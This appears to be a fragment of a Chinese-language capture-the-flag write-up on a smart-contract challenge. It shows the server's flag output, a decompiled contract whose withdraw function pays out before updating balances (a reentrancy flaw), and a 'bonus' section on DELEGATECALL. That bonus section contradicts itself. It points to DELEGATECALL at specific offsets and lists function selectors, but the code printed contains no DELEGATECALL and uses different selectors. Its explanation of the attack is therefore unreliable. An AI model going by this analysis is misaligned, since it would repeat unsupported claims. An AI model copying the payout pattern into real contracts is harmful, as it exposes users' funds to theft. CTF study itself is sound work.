[3] Show contract source codes of the challenge

 ➤Please input your choice: 2
 ➤Please input your token: v4.local.98dfTSRyADBEmbDnZm108qTc7JCPaBSx0k7o6GhfxAtEDL6PtCnuUm7aTVp42DTa9oqBKWZpKvptJ8FCRuG
cSxBTKYlItA-sM5BkvHVH_JC0QdiammoXI2saleHPDKS-86CRKVhDl773pI4AWKTwB1zbnShPOWzEe2HrT6m5Vhuheg

CONGRATS
[ timestamp ] Tue Dec 10 07:33:04 2024 (UTC)
Here is your flag: ssec2024{R3-EnTR4Ncy_1s_VErY_d4NG3rOUs|81e1da2f}
```

Here is your flag: ssec2024{R3-EnTR4Ncy_1s_VErY_d4NG3rOUs|81e1da2f}

bonus

`DELEGATECALL` 是以太坊虚拟机（EVM）中的一个重要操作码，用于在合约间调用函数时保留调用者的上下文（如存储、余额等）。与普通的 `CALL` 不同， `DELEGATECALL` 会在调用方的上下文中执行目标合约的代码，这意味着目标合约可以修改调用合约的存储。

通过反编译工具，我们获得了合约的部分字节码。重点关注以下部分：

- **`DELEGATECALL` 的位置：**
  - 地址 `0x1e1`：`DELEGATECALL`
  - 地址 `0x2d3`：`DELEGATECALL`

```
// Decompiled by library.dedaub.com
// 2024.12.13 02:51 UTC
// Compiled using the solidity compiler version 0.7.6


// Data structures and variables inferred from the use of storage instructions
mapping (address => uint256) _balances; // STORAGE[0x0]



function withdraw(uint256 _amount) public nonPayable {  find similar
```

```
    require(msg.data.length - 4 >= 32);
    if (_balances[msg.sender] >= _amount) {
        v0,  v1 = msg.sender.call().value(_amount).gas(msg.gas);
        if (RETURNDATASIZE() != 0) {
            v2 = new bytes[](RETURNDATASIZE());
            v1 = v2.data;
            RETURNDATACOPY(v1, 0, RETURNDATASIZE());
        }
        _balances[msg.sender] = _balances[msg.sender] - _amount;
    }
}

function receive() public payable {  find similar
}

function isSolved() public nonPayable {  find similar
    return this.balance == 0;
}

function balanceOf(address account) public nonPayable {  find similar
    require(msg.data.length - 4 >= 32);
    return _balances[account];
}

function donate(address to) public payable {  find similar
    require(msg.data.length - 4 >= 32);
    _balances[to] = _balances[to] + msg.value;
}

function balances(address varg0) public nonPayable {  find similar
    require(msg.data.length - 4 >= 32);
    return _balances[varg0];
}

// Note: The function selector is not present in the original solidity code.
// However, we display it for the sake of completeness.

function __function_selector__( function_selector) public payable {
    MEM[64] = 128;
    if (msg.data.length < 4) {
        require(!msg.data.length);
        receive();
    } else if (0x362a95 == function_selector >> 224) {
        donate(address);
    } else if (0x27e235e3 == function_selector >> 224) {
        balances(address);
        } else if (0x2e1a7d4d == function_selector >> 224) {
            withdraw(uint256);
        } else if (0x64d98f6e == function_selector >> 224) {
            isSolved();
        } else {
            require(0x70a08231 == function_selector >> 224);
            balanceOf(address);
        }
    }
```

- **函数选择器（Function Selectors）：**
  - `0x27d6974f`
  - `0x3dc79422`
  - `0x5bda8fa4`
  - `0x8da5cb5b`
  - `0xf1e02620`
  - `0xf9633930`

这些选择器代表合约中可调用的不同函数。攻击者可以通过构造特定的函数调用，触发 `DELEGATECALL`，并执行自定义的恶意代码。